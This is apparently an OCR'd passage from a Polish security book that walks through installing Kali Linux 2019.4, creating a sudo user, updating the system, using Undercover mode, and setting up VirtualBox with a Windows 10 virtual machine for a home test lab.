
9 W kolejnym oknie wybieramy opcję **Wszystko na jednej partycji** i klikamy na **Dalej**.




10 Następnie pozostaje nam wybranie opcji **Zakończ partycjonowanie i zapisz zmiany na dysku**. Klikamy na **Dalej**.



11 Potwierdzamy wprowadzenie zmian na dyskach i po chwili rozpocznie się instalacja. Jeśli mamy dostęp do sieci, zostaną pobrane dodatkowe sterowniki.




12 Po zainstalowaniu Kali Linuxa musimy potwierdzić jeszcze kilka dodatkowych opcji i komputer zostanie ponownie uruchomiony, a przy kolejnym włączeniu zostanie załadowany nowy system.




Pierwsze kroki w Kali Linuxie

Po zainstalowaniu systemu, zanim zaczniemy z niego w pełni korzystać, musimy przygotować sobie odpowiednie warunki i przyszykować środowisko testowe. Warto zacząć od podstaw – poznania Kali Linuxa i jego obsługi.

Gdy rozpoczniemy rozruch systemu Kali Linux, pojawi się specjalne okno startowe. Wybieramy na nim pierwszą opcję – **Kali GNU/Linux**, i wciskamy enter.



Następnie musimy zalogować się do systemu, wprowadzając nazwę użytkownika – **root**, a hasło takie, jakie podaliśmy przy instalacji. Klikamy na **Zaloguj**. W wersji Live dane głównego użytkownika to login – **root**, a hasło **toor**.




Standardowe sterowniki dostępne w systemie pozwalają na bezproblemowy rozruch i wyświetlanie interfejsu graficznego systemu w wysokiej rozdzielczości.

Najnowsza wersja systemu Kali Linux 2019.4 różni się znacznie wizualnie od poprzednich edycji. Nie mamy w niej specjalnego paska doku na lewej krawędzi ekranu. Interfejs został znacznie uproszczony, dzięki czemu początkujący użytkownicy będą mogli szybciej przyzwyczaić się do nowego środowiska.


Menu startowe i panel szybkiego dostępu

Na górnym pasku zadań znajdziemy właściwie wszystkie najważniejsze elementy. Zaczynając od lewej strony: przycisk z logo systemu uruchamia **menu startowe**, które jest podzielone




na wiele kategorii z różnego rodzaju narzędziami – omówimy je w kolejnych rozdziałach.

Następnie po prawej od przycisku menu startowego znajduje się **panel szybkiego dostępu**. Możemy sami dodawać do niego i usuwać z niego elementy. Domyślnie znajdują się na nim cztery pozycje – minimalizowanie wszystkich okien, skrót do różnych lokalizacji na dysku, Terminal oraz Kazam (narzędzie do nagrywania i wykonywania zrzutów ekranu). Za tym panelem znajdują się skróty do przełączania obszarów roboczych – domyślnie są aktywne dwa takie obszary.




Dodajemy elementy do panelu szybkiego dostępu

Otwieramy menu startowe i przechodzimy do programu, który chcemy dodać. Klikamy na niego prawym przyciskiem myszy i wybieramy opcję **Dodaj do panelu**.




Następnie możemy przemieścić aktywator, klikając na niego prawym przyciskiem myszy i wybierając **Przemieść**.



Wyłączanie


Po prawej stronie paska zadań znajdziemy zegar z kalendarzem, ustawienia połączenia sieciowego, ustawienia głośności, powiadomienia, ustawienia zasilania, przycisk blokowania ekranu oraz przycisk kończenia sesji. Sesję w systemie Kali Linux możemy zakończyć na bardzo wiele sposobów.






Zmieniamy ustawienia wyświetlania zegara

Domyślnie godzina na zegarze systemowym jest wyświetlana w formacie amerykańskim, ale można łatwo to zmienić. Klikamy prawym przyciskiem myszy na zegar i wybieramy **Właściwości**.






Następnie w polu **Format** wybieramy sposob wyświetlania godziny. Zmiany zostaną wprowadzone natychmiast. Możemy również dostosować format według własnych upodobań, korzystając z trybu **Własny**.

Tworzymy nowego użytkownika

Dla bezpieczeństwa warto stworzyć nowego użytkownika, z którego konta będziemy cały czas korzystać, by tylko w wyjątkowych sytuacjach używać konta root.

1 Na górnym pasku systemu Kali Linux klikamy na **Terminal**.



KOMENDY W TERMINALU

W książce przy wielu wskazówkach będziemy musieli korzystać z Terminalu, czyli odpowiednika Wiersza polecenia znanego z systemu Windows. Jest to bardzo potężne narzędzie, które całkowicie wystarcza do obsługi systemu i wszystkich jego komponentów.
Za każdym razem, gdy w książce będziemy w nim wpisywać komendę i zatwierdzać ją, do zatwierdzania będziemy używać klawisza enter, chyba że zostanie podany inny klawisz.

UŻYTKOWNICY W SYSTEMIE LINUX A ROOT

Domyślnie przy instalacji systemu Kali Linux nie tworzymy swojego użytkownika, a jedynie hasło do istniejącego już konta root. W systemach typu Linux konto root jest kontem administratora. Oznacza to, że tylko użytkownicy, którzy mają uprawnienia grupy root lub są zalogowani jako root, mają pełną kontrolę nad systemem i wszystkimi jego elementami. Mogą na przykład instalować pakiety i wykonywać aktualizacje. Znacznie bezpieczniejszym wyjściem, zwłaszcza dla osób zaczynających swoją przygodę w świecie Linuxa, jest założenie dodatkowego konta użytkownika, który po prostu będzie należał do grupy root. Dzięki temu przez przypadek nie skasujemy sobie ważnych systemowych plików, ponieważ wymagane będzie potwierdzenie, a każda operacja wymagająca uprawnień administratora będzie poprzedzona pytaniem o takie uprawnienia. Wtedy wystarczy skorzystać z komendy **sudo - superuser do**. Będzie to wielokrotnie prezentowane na kolejnych stronach.

2 Wpisujemy polecenie **adduser nazwa_uzytkownika** (na przykład adduser krzysiek) i zatwierdzamy.

```
root@kali:~# adduser krzysiek
Dodawanie użytkownika "krzysiek" ...
Dodawanie nowej grupy "krzysiek" (1000) ...
Dodawanie nowego użytkownika "krzysiek" (1000) w grupie "krzysiek" ...
Tworzenie katalogu domowego "/home/krzysiek" ...
Kopiowanie plików z "/etc/skel" ...
Nowe hasło :
Proszę ponownie wpisać nowe hasło :
passwd: hasło zostało zmienione
Zmieniam informację o użytkowniku krzysiek
Wpisz nową wartość lub wciśnij ENTER by przyjąć wartość domyślną
        Imię i nazwisko []: Krzysiek Dziedzic
        Numer pokoju []:
        Telefon do pracy []:
        Telefon domowy []:
        Inne []:
Czy informacja jest poprawna? [T/n] T
root@kali:~#
```

3 Zostanie utworzone nowe konto, które będzie zablokowane. Zostanie odblokowane po nadaniu hasła. Podajemy więc dwukrotnie nowe hasło, następnie uzupełniamy dane właściciela konta, a na koniec wpisujemy **T** i wciskamy enter. Po wykonaniu tej procedury konto zostanie aktywowane i będzie można się na nie zalogować.

Nadajemy uprawnienia

Zanim zaczniemy korzystać z konta nowego użytkownika, musimy mu nadać odpowiednie uprawnienia, aby w razie potrzeby móc korzystać z możliwości praw administratora.

1 W Terminalu jako root wpisujemy i zatwierdzamy polecenie **usermod -aG sudo nazwa_użytkownika**.

```
root@kali:~# usermod -aG sudo krzysiek
root@kali:~#
```

2 W celu sprawdzenia, czy użytkownik został poprawnie utworzony i ma odpowiednie uprawnienia, wpisujemy polecenia: **su - nazwa_użytkownika** w celu zalogowania się w Terminalu, następnie **sudo ls /root - sudo**, co oznacza chęć wykonania komendy, której możliwość powinni mieć tylko członkowie grupy sudoers (na przykład root), oraz na przykład **ls /root** – by wylistować foldery w katalogu domowym użytkownika root. Jeśli po wpisaniu hasła zobaczymy foldery, będzie to oznaczać, że nasz użytkownik ma wszystkie niezbędne uprawnienia.


```
root@kali:~# su - krzysiek
krzysiek@kali:~$ sudo ls /root
[sudo] hasło użytkownika krzysiek:
Dokumenty  Muzyka  Obrazy  Pobrane
krzysiek@kali:~$
```

Użytkownika, na którego konto jesteśmy zalogowani w Terminalu, można rozpoznać po początku linii **użytkownik@host**.


Aktualizacja systemu

W przypadku systemu Kali Linux aktualizacje są niezwykle ważne. Oprócz podstawowych sterowników i pakietów systemowych aktualizowane są również bazy danych programów szukających zagrożeń lub rozpoznających luki w zabezpieczeniach. Dlatego też najlepiej nawet raz w tygodniu wykonywać aktualizację. W przypadku Kali Linuxa musimy przeprowadzać ją ręcznie, jednak nie zajmuje ona zbyt wiele czasu.

1 Po uruchomieniu systemu logujemy się na konto naszego użytkownika ●.



2 Uruchamiamy Terminal, wpisujemy i zatwierdzamy komendę **sudo apt-get update** ●. Służy ona do wyszukiwania aktualizacji listy paczek dostępnych w naszym systemie.




3 Teraz wykonujemy komendę **sudo apt-get upgrade**, to właśnie po jej wykonaniu pojawi się lista pakietów do zaktualizowania ●. Zatwierdzamy aktualizację, wciskając klawisze T i enter.

SPRAWDZAMY, KTÓRY UŻYTKOWNIK JEST ZALOGOWANY

Wystarczy w Terminalu wpisać polecenie **whoami** i je zatwierdzić, a zostanie wyświetlona nazwa użytkownika ● aktualnie zalogowanego w tej sesji Terminalu.


```
krzysiek@kali:/root$ whoami
krzysiek
krzysiek@kali:/root$
```

4 W trakcie aktualizowania niektórych pakietów będziemy musieli wyrazić zgodę przy opcjach konfiguracyjnych – wystarczy wybrać **Tak** ● i wcisnąć enter.



Połączenie sieciowe


Domyślnie w systemie Kali Linux znajdują się sterowniki obsługujące różnego rodzaju karty sieciowe. Adres IP naszego urządzenia możemy sprawdzić, klikając prawym przyciskiem myszy na aplet sieciowy na pasku zadań i wybierając opcję **Informacje o połączeniu** ●. Nasz adres będzie widoczny w polu **Adres IP** ● i będzie nam potrzebny do wielu wskazówek w dalszej części książki. W rozdziale dotyczącym ataków na sieci bezprzewodowe zostaną omówione szczegóły nawiązywania połączenia w Kali Linuxie.




Tryb Kali Undercover

Jedną z największych nowości w Kali Linuxie 2019.4 jest specjalny tryb **Kali Undercover**, który pozwala w kilka sekund zmienić wygląd systemu, tak aby osoba, która spojrzy na nasz pulpit, pomyślała, że pracujemy w systemie Windows 10. Jest to dobre rozwiązanie dla wszystkich osób pracujących w sektorze bezpieczeństwa i wykonujących zlecone testy. W środowisku domowym pozwoli nam to jedynie nie przyciągać uwagi innych domowników do naszego systemu do testów bezpieczeństwa.


1 W celu uruchomienia tego specjalnego trybu otwieramy menu startowe, w pasku wyszukiwania wpisujemy **Kali Undercover Mode** i klikamy na wyszukaną pozycję.





2 Po chwili zostanie załadowany nowy motyw graficzny symulujący ten znany z Windows 10.

3 Jeśli chcemy wrócić do domyślnego motywu Kali Linuxa, należy uruchomić Wiersz polecenia (nie Terminal, bo Kali udaje Windows), wpisać **kali-undercover** i zatwierdzić.



VirtualBox i wirtualne maszyny

Na nasze środowisko testowe będą się składać również wirtualne maszyny z systemem Windows lub Linux. Dzięki temu wszystkie testy będziemy mogli wykonywać z jednej maszyny, nie ingerując w systemy na innych domowych urządzeniach i nie psując ich sobie. Dopiero gdy poznamy zasady działania poszczególnych programów, możliwości ataku oraz obrony przed nimi, będziemy mogli sprawdzić, czy i jak atakujący mógłby dostać się do naszej sieci i naszych urządzeń. Tak więc wewnątrz Kali Linuxa musimy zainstalować VirtualBoxa, a w nim stworzyć odpowiednie maszyny do testów – na początek stworzymy maszynę z systemem Windows 10. Schemat tworzenia maszyn jest bardzo podobny, więc z kolejnymi nie powinniśmy mieć trudności.

Instalujemy VirtualBoxa


1 Uruchamiamy Terminal, wpisujemy i zatwierdzamy osobno polecenia:
wget -q https://www.virtualbox.org/download/oracle_vbox_2016.asc -O- | sudo apt-key add -
wget -q https://www.virtualbox.org/download/oracle_vbox.asc -O- | sudo apt-key add -


```
krzysiek@kali:~$ wget -q https://www.virtualbox.org/download/oracle_vbox_20
16.asc -O- | sudo apt-key add -
[sudo] hasło użytkownika krzysiek:
OK
krzysiek@kali:~$ wget -q https://www.virtualbox.org/download/oracle_vbox.as
c -O- | sudo apt-key add -
OK
```

2 Po dodaniu kluczy dodajemy repozytorium **VirtualBox**, z którego będziemy mogli zainstalować potrzebny nam program. Wpisujemy i zatwierdzamy komendę:

```
krzysiek@kali:~$ echo "deb [arch=amd64] http://download.virtualbox.org/virtualbox
/debian stretch contrib" | sudo tee /etc/apt/sources.list.d/virtualbox.list
deb [arch=amd64] http://download.virtualbox.org/virtualbox/debian stretch contrib
krzysiek@kali:~$
```


NIE WIDAĆ TREŚCI OKIEN – BŁĘDNA PREZENTACJA ZAWARTOŚCI OKIEN






Różne aplikacje i pakiety, jakie będziemy uruchamiać w Kali Linuxie, mogą nie prezentować się w poprawny sposób. Błąd ten jest związany z motywem graficznym domyślnie ustawionym w systemie. Nie wszystkie aplikacje działają z nim poprawnie. Możemy jednak sami dopasować najlepszy motyw, który umożliwi wygodne korzystanie z różnych aplikacji.

1 Otwieramy menu startowe, wyszukujemy i uruchamiamy aplet **Wygląd**.



2 Następnie na zakładce **Styl** zaznaczamy **Adwaita** i klikamy na **Zamknij**.

3 Zmiany zostaną wprowadzone natychmiast.




echo "deb [arch=amd64] http://download.virtualbox.org/virtualbox/debian stretch contrib" | sudo tee /etc/apt/sources.list.d/virtualbox.list

3 Teraz wystarczy wpisać i zatwierdzić komendy:
sudo apt-get update
oraz
sudo apt install virtualbox


```
krzysiek@kali:~$ sudo apt install virtualbox virtualbox-ext-pack
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Następujące pakiety zostały zainstalowane automatycznie i nie są już więcej wym
ane:
  libayatana-ido3-0.4-0 libbfio1
Aby je usunąć należy użyć "sudo apt autoremove".
The following additional packages will be installed:
  libgsoap-2.8.91 libsdl1.2debian libvncserver1 virtualbox-dkms virtualbox-qt
Sugerowane pakiety:
  vde2 virtualbox-guest-additions-iso
Zostaną zainstalowane następujące NOWE pakiety:
  libgsoap-2.8.91 libsdl1.2debian libvncserver1 virtualbox virtualbox-dkms
  virtualbox-ext-pack virtualbox-qt
0 aktualizowanych, 7 nowo instalowanych, 0 usuwanych i 47 nieaktualizowanych.
Konieczne pobranie 50,4 MB archiwów.
Po tej operacji zostanie dodatkowo użyte 181 MB miejsca na dysku.
Kontynuować? [T/n]
```

virtualbox-ext-pack
Musimy wpisać **T** i nacisnąć enter.


4 Następnie musimy zatwierdzić kilka umów licencyjnych i wyrazić zgodę na instalację.



5 Po zakończeniu instalacji będziemy mogli znaleźć program VirtualBox w menu



startowym lub uruchomić go, wpisując w Terminalu polecenie **virtualbox**.




Dodatkowo zainstalowaliśmy od razu specjalne rozszerzenie **VirtualBox Extension Pack**, które pozwala na obsługę portów USB 2.0, USB 3.0, przenoszenie plików pomiędzy maszyną wirtualną a hostem i udostępnia wiele innych udogodnień. Bardzo ułatwi to nam testowanie zabezpieczeń w dalszych rozdziałach książki.

Pobieramy obraz systemu Windows 10

W celu utworzenia maszyny wirtualnej z konkretnym systemem będziemy musieli mieć jego płytę instalacyjną lub jej obraz ISO. W przypadku systemu Windows 10 możemy pobrać ją bezpośrednio ze strony Microsoftu.

1 Wchodzimy na stronę: **https://www.microsoft.com/pl-pl/software-download/windows10ISO**

2 Wybieramy wersję systemu i klikamy na **Potwierdź**.




3 Wybieramy język **Polski** i ponownie potwierdzamy.

4 Zostaną wygenerowane dwa linki do pobrania wersji 64-bit oraz 32-bit. Wszystkie testy w książce będą wykonywane na wersjach 64-bitowych, więc ten obraz pobieramy – jedynie część z nich będzie również działać na maszynach 32-bitowych. Obecnie maszyn 64-bitowych jest zdecydowanie więcej, dlatego też właśnie na nich się skupimy.

Wybór języka produktu

Podczas instalowania systemu Windows trzeba wybrać ten sam język. Aby sprawdzić, jaki język jest obecnie używany, przejdź do pozycji **Czas i język** w ustawieniach komputera lub do pozycji **Region** Panelu sterowania.




Windows 10 Polski

64-bit Pobierz

32-bit Pobierz

Tworzymy wirtualną maszynę

Do różnego rodzaju testów będą nam potrzebne różne maszyny, na przykład z systemem Windows 10, 7 czy też XP. Proces ich tworzenia jest bardzo podobny, dlatego też prześledzimy krok po kroku, jak wygląda ta procedura dla systemu Windows 10.



1 Uruchamiamy program VirtualBox i klikamy na **Nowa**.


2 Następnie klikamy na **Tryb eksperta**.


Tryb eksperta


3 Teraz podajemy nazwę tworzonej maszyny wirtualnej, wskazujemy miejsce zapisu danych, wybieramy wersję systemu, podajemy ilość pamięci RAM (rekomendowane 4 GB w przypadku Windows 10 64 bit) i klikamy na **Utwórz**.

4 Następnie klikamy na nowo utworzoną maszynę i na górnym pasku na **Ustawienia**.


5 Potem przechodzimy do zakładki **Pamięć**, w środkowej części okna zaznaczamy napęd **CD/DVD** (to znaczy klikamy na ikonę z płytą CD), a po prawej stronie klikamy na ikonę z płytą CD i strzałką. Wybieramy z menu dialogowego opcję **Choose a disk**








file ● i wskazujemy obraz ISO z płytą instalacyjną systemu z naszego dysku (jeśli mamy płytę fizyczną, musimy wcześniej utworzyć z niej plik ISO, na przykład za pomocą programu **WinCDEmu** **WKŚ+**). Klikamy na **OK**. Teraz możemy uruchomić naszą nową maszynę, zaznaczając ją i klikając na **Uruchom** na górnym pasku.






6 Na koniec należy zainstalować system, postępując zgodnie z instrukcjami kreatora instalacji ●. Po zainstalowaniu Windows 10 ● będziemy mogli wykorzystać go w testach bezpieczeństwa.

Dodatki gościa wewnątrz maszyn wirtualnych

Rozszerzenie umożliwiające obsługę portów USB 2.0 i 3.0 oraz przesyłanie plików pomiędzy naszym hostem a wybraną maszyną wirtualną zainstalowaliśmy od razu przy instalacji programu VirtualBox. Żeby jednak móc z niego korzystać, musimy je zainstalować również w każdej maszynie wirtualnej, w której będziemy chcieli mieć dostęp do tych dodatkowych możliwości.


Instalujemy dodatki gościa

1 Uruchamiamy maszynę wirtualną, w której zainstalowaliśmy system operacyjny.




2 Następnie klikamy na górnym pasku na **Urządzenia** i na **Zamontuj obraz płyty z dodatkami gościa** ●.


3 Pobieramy obraz dysku z dodatkami, klikając na **Pobierz** ●.



4 W kolejnym oknie ponownie klikamy na **Pobierz** w celu potwierdzenia pobierania ●.




5 Po zakończeniu pobierania należy dodać dysk do wirtualnego napędu – wystarczy kliknąć na **Zamontuj** ●.



6 Uruchamiamy Eksplorator plików w maszynie wirtualnej, przechodzimy do widoku urządzeń i dysków i dwukrotnie klikamy na stację dysków z zamontowanym dodatkiem **Guest Additions** ●.



